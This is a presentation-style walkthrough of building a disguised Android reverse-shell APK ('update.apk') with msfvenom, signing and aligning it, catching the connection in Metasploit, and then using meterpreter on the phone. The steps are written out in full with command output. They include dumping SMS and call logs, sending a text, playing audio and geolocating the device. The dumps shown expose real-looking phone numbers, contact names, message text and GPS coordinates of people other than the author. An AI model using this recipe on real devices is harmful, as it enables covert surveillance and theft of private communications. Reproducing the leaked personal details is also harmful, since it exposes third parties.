

# android



device

exploitation:

Utilizing Metasploit and msfvenom

Eric Ledesma

# Tools and Components used:

- Kali Linux Attack Machine
- msfvenom
- Metasploit
- Keytool, Jarsigner, Zipalign
- An Android A01 Phone



# Tools and Components:

## Keytool

Keytool is a key and certificate management utility. It allows users to administer their own public/private key pairs and associated certificates for use in self-authentication (where the user authenticates himself/herself to other users/services) or data integrity and authentication services, using digital signatures.



# Tools and Components:

## Jarsigner

The jarsigner tool uses Keystore information to create or verify Java ARchive (JAR) digital signatures. (A JAR file packages in single file class files, pictures, sounds, and/or other digital data). The jarsigner checks the digital signature of a JAR file, by using its supplier certificate (included in the JAR file's signature block), and checks whether or not it contains a "trustworthy" public key of a JAR file, that is, in the designated Keystore.



# Tools and Components:

## Zipalign

Zipalign is a zip archive alignment tool. It ensures that all uncompressed files in the archive are aligned relative to the start of the file. This allows those files to be accessed directly via `mmap(2)`, removing the need to copy this data in RAM and reducing your app's memory usage.



# Tools and Components: Metasploit

The Metasploit Framework is an open source platform that supports vulnerability research, exploit development, and the creation of custom security tools.



# Tools and Components:

msfvenom

Msfvenom is a command line instance of Metasploit that is used to generate and output all of the various types of shell code that are available in Metasploit.



# What is a .apk file?

- An APK file is an app created for Android!
- It needs a signature created by a keytool and “verified” by a jarsigner.





# Step 1: Creating a Malicious Payload

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.50.103 Ip LPORT=4444 R > update.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10238 bytes  
  
(kali@kali)-[~]  
$ ls -l  
total 44  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Desktop  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Documents  
drwxr-xr-x 2 kali kali 4096 Oct 12 20:27 Downloads  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Music  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Pictures  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Public  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Templates  
-rw-r--r-- 1 kali kali 10238 Oct 14 11:21 update.apk  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Videos
```

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.50.103 netmask 255.255.255.0 broadcast 192.168.50.255  
    inet6 fe80::ce77:ff49:4f05:12b1 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:b5:16:71 txqueuelen 1000 (Ethernet)  
    RX packets 48 bytes 18143 (17.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 41 bytes 12994 (12.6 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
    device interrupt 16 base 0xd240  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

# Step 2: Signing the Certificate

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
Enter keystore password:  
Re-enter new password:  
What is your first and last name?  
[Unknown]:  
What is the name of your organizational unit?  
[Unknown]:  
What is the name of your organization?  
[Unknown]:  
What is the name of your City or Locality?  
[Unknown]:  
What is the name of your State or Province?  
[Unknown]:  
What is the two-letter country code for this unit?  
[Unknown]:  
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?  
[no]: yes  
  
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days  
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown  
[Storing key.keystore]  
  
(kali@kali)-[~]  
$ ls -l  
total 48  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Desktop  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Documents  
drwxr-xr-x 2 kali kali 4096 Oct 12 20:27 Downloads  
-rw-r--r-- 1 kali kali 2729 Oct 14 11:22 key.keystore  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Music  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Pictures  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Public  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Templates  
-rw-r--r-- 1 kali kali 10238 Oct 14 11:21 update.apk  
drwxr-xr-x 2 kali kali 4096 Oct 11 21:18 Videos
```

Creating a keytool for a self-signature

Keytool is preinstalled with Java

# Step 2: continued

Self-signing the .apk file.

\$apt-get install openjdk-11-jdk

```
(kali@kali)-[~]
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore update.apk
hacked
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
  adding: META-INF/MANIFEST.MF
  adding: META-INF/HACKED.SF
  adding: META-INF/HACKED.RSA
  adding: META-INF/SIGNFILE.SF
  adding: META-INF/SIGNFILE.RSA
signing: AndroidManifest.xml
signing: resources.arsc
signing: classes.dex

>>> Signer
  X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
  [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a future update.
```

# Step 2: continued

```
└─$ jarsigner -verify -verbose -certs update.apk
```

```
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

```
s      258 Fri Oct 14 11:21:36 EDT 2022 META-INF/MANIFEST.MF

    >>> Signer
    X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
    [certificate is valid from 10/14/22, 11:22 AM to 3/1/50, 10:22 AM]
    [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.
    SunCertPathBuilderException: unable to find valid certification path to requested target]

    >>> Signer
    X.509, C="US/O=Android/CN=Android Debug"
    [certificate is valid from 1/11/20, 9:15 PM to 5/3/34, 7:40 AM]
    [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.
    SunCertPathBuilderException: unable to find valid certification path to requested target]

    379 Fri Oct 14 11:24:08 EDT 2022 META-INF/HACKED.SF
    1364 Fri Oct 14 11:24:08 EDT 2022 META-INF/HACKED.RSA
    272 Fri Oct 14 11:21:38 EDT 2022 META-INF/SIGNFILE.SF
    1842 Fri Oct 14 11:21:38 EDT 2022 META-INF/SIGNFILE.RSA
    0 Fri Oct 14 11:21:36 EDT 2022 META-INF/
sm      7112 Fri Oct 14 11:21:36 EDT 2022 AndroidManifest.xml

    >>> Signer
    X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
    [certificate is valid from 10/14/22, 11:22 AM to 3/1/50, 10:22 AM]
    [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.
    SunCertPathBuilderException: unable to find valid certification path to requested target]

    >>> Signer
    X.509, C="US/O=Android/CN=Android Debug"
    [certificate is valid from 1/11/20, 9:15 PM to 5/3/34, 7:40 AM]
    [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.
    SunCertPathBuilderException: unable to find valid certification path to requested target]

sm      572 Fri Oct 14 11:21:36 EDT 2022 resources.arsc

    >>> Signer
    X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
    [certificate is valid from 10/14/22, 11:22 AM to 3/1/50, 10:22 AM]
    [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.
```

Verifying the signature.

```
- Signed by "CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown"
  Digest algorithm: SHA1 (weak)
  Signature algorithm: SHA1withRSA (weak), 2048-bit key
- Unparsable signature-related file META-INF/SIGNFILE.SF
```

jar verified.

Warning:

This jar contains entries whose certificate chain is invalid. Reason: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target  
This jar contains entries whose signer certificate is self-signed.  
The SHA1 digest algorithm is considered a security risk. This algorithm will be disabled in a future update.  
The SHA1withRSA signature algorithm is considered a security risk. This algorithm will be disabled in a future update.  
This jar contains signatures that do not include a timestamp. Without a timestamp, users may not be able to validate this jar after any of the signer certificates expire (as early as 2034-05-03).

The signer certificate will expire on 2034-05-03.

```
└─(kali@kali)-[~]
$
```

# Step 3

```
(kali㉿kali)-[~]
$ zipalign -v 4 update.apk android_update.apk
Verifying alignment of android_update.apk (4)...
  50 META-INF/MANIFEST.MF (OK - compressed)
 284 META-INF/HACKED.SF (OK - compressed)
 614 META-INF/HACKED.RSA (OK - compressed)
1720 META-INF/ (OK)
1770 META-INF/SIGNFILE.SF (OK - compressed)
2051 META-INF/SIGNFILE.RSA (OK - compressed)
3137 AndroidManifest.xml (OK - compressed)
4957 resources.arsc (OK - compressed)
5187 classes.dex (OK - compressed)
Verification successful
```

```
(kali㉿kali)-[~]
$ ls -l
total 60
-rw-r--r-- 1 kali kali 11927 Oct 14 11:26 android_update.apk
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Desktop
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Documents
drwxr-xr-x 2 kali kali  4096 Oct 12 20:27 Downloads
-rw-r--r-- 1 kali kali  2729 Oct 14 11:22 key.keystore
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Music
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Pictures
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Public
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Templates
-rw-r--r-- 1 kali kali 11926 Oct 14 11:24 update.apk
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Videos
```

```
(kali㉿kali)-[~]
$ █
```

Finally, using zipalign, this will assure that the data in the .apk file is optimized, and will enable the Android OS to interact with the app efficiently.

```
$sudo apt-get install zipalign
```

# Step 4: Setting up a Listener Port on Metasploit

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ msfconsole  
  
IIIIII dTb.dTb  
II 4' v 'B  
II 6. .P  
II 'T; .;P'  
II 'T; ;P'  
II 'YvP'  
IIIIII  
-System-  
I love shells --egypt  
  
Home  
=[ metasploit v6.2.20-dev ]  
+ -- --[ 2251 exploits - 1187 auxiliary - 399 post ]  
+ -- --[ 951 payloads - 45 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit tip: Start commands with a space to avoid saving  
them to history  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > 
```

# Step 4: Metasploit continued

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (android/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:


Id	Name
--	----
0	Wildcard Target

```
msf6 exploit(multi/handler) > set lhost 192.168.50.103
lhost => 192.168.50.103
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.50.103:4444
```



## Step 4: Metasploit continued



and...



meterpreter > ?

## Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

...I'm in!

## Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

## Stdapi: Networking Commands

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

## api: System Commands

Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such

## api: User interface Commands

Command	Description
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop

## api: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

# Commands of Interest:



## Stdapi: Audio Output Commands

Command	Description
play	play a waveform audio file (.wav) on the target system

## Android Commands

Command	Description
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

## Application Controller Commands

Command	Description
app_install	Request to install apk file
app_list	List installed apps in the device
app_run	Start Main Activity for package name
app_uninstall	Request to uninstall application

Using dump\_sms and dump\_calllog commands to dump sms and call logs into my linux home folder.

```
~/sms_dump_20221014142608.txt - Mousepad
File Edit Search View Document Help

calllog_dump_20221014142721.txt x sms_dump_20221014142608.txt x


60 #8
61 Type : Incoming
62 Date : 2022-10-13 08:11:44
63 Address : 611
64 Status : NOT_RECEIVED
65 Message : Please pay $50.00 by 10/13/22 for Acct197583662 to avoid service interruption. Metro by T-Mobile
  Terms&Conditions including arbitration apply. See mbyt-mo.com/terms
66
67 #9
68 Type : Outgoing
69 Date : 2022-10-12 20:51:50
70 Address : 244444
71 Status : NOT_RECEIVED
72 Message : (mmuQYkNmT0rs) Google is verifying the phone# of this device as part of setup. Learn more: https://
  goo.gl/LHCS9W
73
74 #10
75 Type : Incoming
76 Date : 2022-10-12 20:00:08
77 Address : +15868046451
78 Status : NOT_RECEIVED
79 Message : No worries 😊
80
81 #11
82 Type : Outgoing
83 Date : 2022-10-12 19:59:54
84 Address : +15868046451
85 Status : NOT_RECEIVED
86 Message : No progress yet.
87
88 #12
89 Type : Outgoing
90 Date : 2022-10-12 19:59:43
91 Address : +15868046451
```

```
meterpreter > dump_sms
[*] Fetching 2055 sms messages
[*] SMS messages saved to: sms_dump_20221014151659.txt
meterpreter > dump_calllog
[*] Fetching 2000 entries
[*] Call log saved to calllog_dump_20221014151719.txt
```

```
File Edit Search View Document Help

1 |
2 |
3 [+]Call log dump
4 |
5 |
6 Date: 2022-10-14 14:27:22.331310132 -0400
7 OS: Android 10 - Linux 4.9.186-19165779 (armv8l)
8 Remote IP: 192.168.50.201
9 Remote Port: 49564
10
11 #1
12 Number : +15868046451
13 Name : Suzanne
14 Date : Fri Oct 14 13:08:49 EDT 2022
15 Type : INCOMING
16 Duration: 1093
17
18 #2
19 Number : 15869328780
20 Name : Kim
21 Date : Fri Oct 14 09:35:13 EDT 2022
22 Type : OUTGOING
23 Duration: 2197
24
25 #3
26 Number : 15866778730
27 Name : Kroger Pharmacy
28 Date : Fri Oct 14 08:24:12 EDT 2022
29 Type : OUTGOING
30 Duration: 133
31
32 #4
33 Number : +15868046451
34 Name : Suzanne
35 Date : Thu Oct 13 21:45:38 EDT 2022
36 Type : OUTGOING
```

# Playing some .wav files through meterpreter.



```
meterpreter > play mother_talk.wav
[*] Playing mother_talk.wav ...
[*] Done
meterpreter > play hello_cutie.wav
[*] Playing hello_cutie.wav ...
[*] Done
meterpreter > play deep_trouble.wav
[*] Playing deep_trouble.wav ...
[*] Done
```

# Sending myself a SMS through meterpreter.





```
meterpreter > send_sms -d +15869328934 -t "u r now hacked lol"  
[+] SMS sent - Transmission successful  
meterpreter > █
```

```
meterpreter > geolocate
[*] Current Location:
    Latitude: 42.6883523
    Longitude: -82.9356098
```

To get the address: <https://maps.googleapis.com/maps/api/geocode/json?latlng=42.6883523,-82.9356098&sensor=true>

A geolocate  
command to  
find the  
Android's  
exact  
coordinates...





# Final Words

The initial plan was to use Metasploit for phone access. Overcoming difficulties with emulators and multiple attempts, I eventually succeeded in exploiting my own Android device with the .apk file.

Thanks for Watching!

Questions?

